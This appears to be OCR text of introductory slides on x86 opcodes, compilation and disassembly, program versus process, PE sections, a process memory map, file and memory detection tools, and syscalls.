2	AND						ES SEGMENT OVERRIDE SS	DAA	SUB						CS SEGMENT OVERRIDE DS	DAS
3	XOR							AAA	CMP							AAS
4	INC								DEC							
5	PUSH								POP							
6	PUSHAD	POPAD	BOUND	ARPL	FS SEGMENT OVERRIDE	GS	OPERAND SIZE SIZE OVERRIDE	ADDRESS SIZE	PUSH	IMUL	PUSH	IMUL	INS		OUTS	
7	JO Jcc	JNO	JB	JNB	JE	JNE	JBE	JA	JS	JNS	JPE	JPO	JL	JGE	JLE	JG
8	ADD/ADC/AND/XOR OR/SBB/SUB/CMP				TEST		XCHG		MOV REG				MOV SREG	LEA	MOV SREG	POP
9	NOP	XCHG EAX							CWD	CDQ	CALLF	WAIT	PUSHFD	POPFD	SAHF	LAHF
A	MOV EAX				MOVS		CMPS		TEST		STOS		LODS		SCAS	
B	MOV															
C	SHIFT IMM		RETN		LES	LDS	MOV IMM		ENTER	LEAVE	RETF		INT3	INT IMM	INTO	IRETD
D	SHIFT 1 ROL/ROR/RCL/RCR/SHL/SHR/SAL/SAR		SHIFT CL		AAM	AAD	SALC	XLAT	FPU							
E	LOOPNZ CONDITIONAL LOOP	LOOPZ	LOOP	JECXZ	IN IMM		OUT IMM		CALL	JMP	JMPF	JMP SHORT	IN DX		OUT DX	
F	LOCK EXCLUSIVE ACCESS	ICE BP	REPNE CONDITIONAL REPETITION	REPE	HLT	CMC	TEST/NOT/NEG [i]MUL/[i]DIV		CLC	STC	CLI	STI	CLD	STD	INC DEC	INC/DEC CALL/JMP PUSH

8 BIT CPU Instruction Decoder



HEX	CC
DEC	204
OCT	314
BIN	1100 1100





Compiling
C
ASM
Opcodes
Disassembly
ASM
Opcodes
Decompiling
C
ASM


Computer Basics

Program vs. Process

Program vs. Process




Program vs. Process



Disk
SSD
File
EXE PE


Memory
RAM


Program vs. Process - **Loading**




Not to scale

Program vs. Process






uninstall.exe	238 KB	Application
uninstall.log	22 KB	Text Document
VideoLAN Website	1 KB	Internet Shortcut
vlc.exe	967 KB	Application
vlc-cache-gen.exe	141 KB	Application



VLC media player	0%	33.6 MB
Visual Studio Code (11)	0%	514.7 MB
Task Manager	0.2%	74.0 MB
Slack (7)	0%	373.7 MB
Royal TS V7 (3)	0%	847.8 MB

Program vs. Process - **Detection / Analysis**




Antivirus
(File) Yara
File Hash
Imports
Disassembler
Decompiler

Memory scanning
Sandbox
EDR
Debugger


Sections

PE Sections in file

And in Memory



Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size
.text	400	11B200	1000	11B0CE
.rdata	11B600	4C800	11D000	4C722
.data	167E00	D400	16A000	40ED4
.pdata	175200	A000	1AB000	9FC0
_RDATA	17F200	200	1B5000	15C
.rsrc	17F400	C6000	1B6000	C5F58
.reloc	245400	1800	27C000	17A8



Address	Size	Party	Info	Initial
000000007FFE0000	0000000000001000	User	KUSER_SHARED_DATA	-R---
000000007FFE9000	0000000000001000	User		-R---
0000005C86A00000	0000000000140000	User	Reserved	-RW--
0000005C86B40000	0000000000009000	User	PEB, TEB (2356), TEB (3920),	-RW--
0000005C86B49000	00000000000B7000	User	Reserved (0000005C86A00000)	-RW--
0000005C86C00000	00000000000FA000	User	Reserved	-RW--
0000005C86CFA000	0000000000006000	User	Stack (2356)	-RW--
0000005C86D00000	00000000000FA000	User	Reserved	-RW--
0000005C86DFA000	0000000000006000	User	Stack (3920)	-RW--
0000005C86E00000	00000000000F9000	User	Reserved	-RW--
0000005C86EF9000	0000000000007000	User	Stack (3548)	-RW--
0000005C86F00000	00000000000FC000	User	Reserved	-RW--
0000005C86FFC000	0000000000004000	User		-RW--
0000018D00C10000	0000000000010000	User	Heap (ID 1)	-RW--
0000018D00C20000	0000000000001000	User		-R---
0000018D00C30000	000000000001D000	User		-R---
0000018D00C50000	0000000000004000	User		-R---
0000018D00C60000	0000000000003000	User		-R---
0000018D00C70000	0000000000002000	User		-RW--
0000018D00C80000	00000000000C9000	User	\Device\HarddiskVolume2\Wind	-R---
0000018D00D50000	0000000000001000	User		-R---
0000018D00D60000	0000000000001000	User		-R---
0000018D00DC0000	0000000000014000	User	Heap (ID 0)	-RW--
0000018D00DD4000	00000000000EC000	User	Reserved (0000018D00DC0000)	-RW--
00007FF46BCF0000	0000000000005000	User		-R---
00007FF46BCF5000	00000000000FB000	User	Reserved (00007FF46BCF0000)	-R---
00007FF46BDF0000	0000000100020000	User	Reserved	-RW--
00007FF56BE10000	0000000002000000	User	Reserved	-RW--
00007FF56DE10000	0000000000001000	User		-RW--
00007FF56DE20000	0000000000001000	User		-R---
00007FF56DE30000	0000000000023000	User		-R---
00007FF7A60D0000	0000000000001000	User	procexp64-verify.exe	ERWC-
00007FF7A60D1000	000000000011C000	User	".text"	ERWC-
00007FF7A61ED000	000000000004D000	User	".rdata"	ERWC-
00007FF7A623A000	0000000000041000	User	".data"	ERWC-
00007FF7A627B000	000000000000A000	User	".pdata"	ERWC-
00007FF7A6285000	0000000000001000	User	"_RDATA"	ERWC-
00007FF7A6286000	00000000000C6000	User	".rsrc"	ERWC-
00007FF7A634C000	0000000000002000	User	".reloc"	ERWC-
00007FFA78CC0000	0000000000001000	System	aclui.dll	ERWC-
00007FFA78CC1000	0000000000064000	System	".text"	ERWC-
00007FFA78D25000	0000000000021000	System	".rdata"	ERWC-
00007FFA78D46000	0000000000005000	System	".data"	ERWC-
00007FFA78D4B000	0000000000005000	System	".pdata"	ERWC-
00007FFA78D50000	0000000000001000	System	".didat"	ERWC-
00007FFA78D51000	0000000000001000	System	".rsrc"	ERWC-
00007FFA78D52000	0000000000002000	System	".reloc"	ERWC-
00007FFA89270000	0000000000001000	System	ntdsapi.dll	ERWC-

Process


Each process thinks he is the only one on the computer

NO access to anything else than memory

- Disk? Files??
- Network?
- Other processes?


Purpose of OS. So each program doesnt need to implement disk driver and filesystem

All anteraction with **Syscalls**



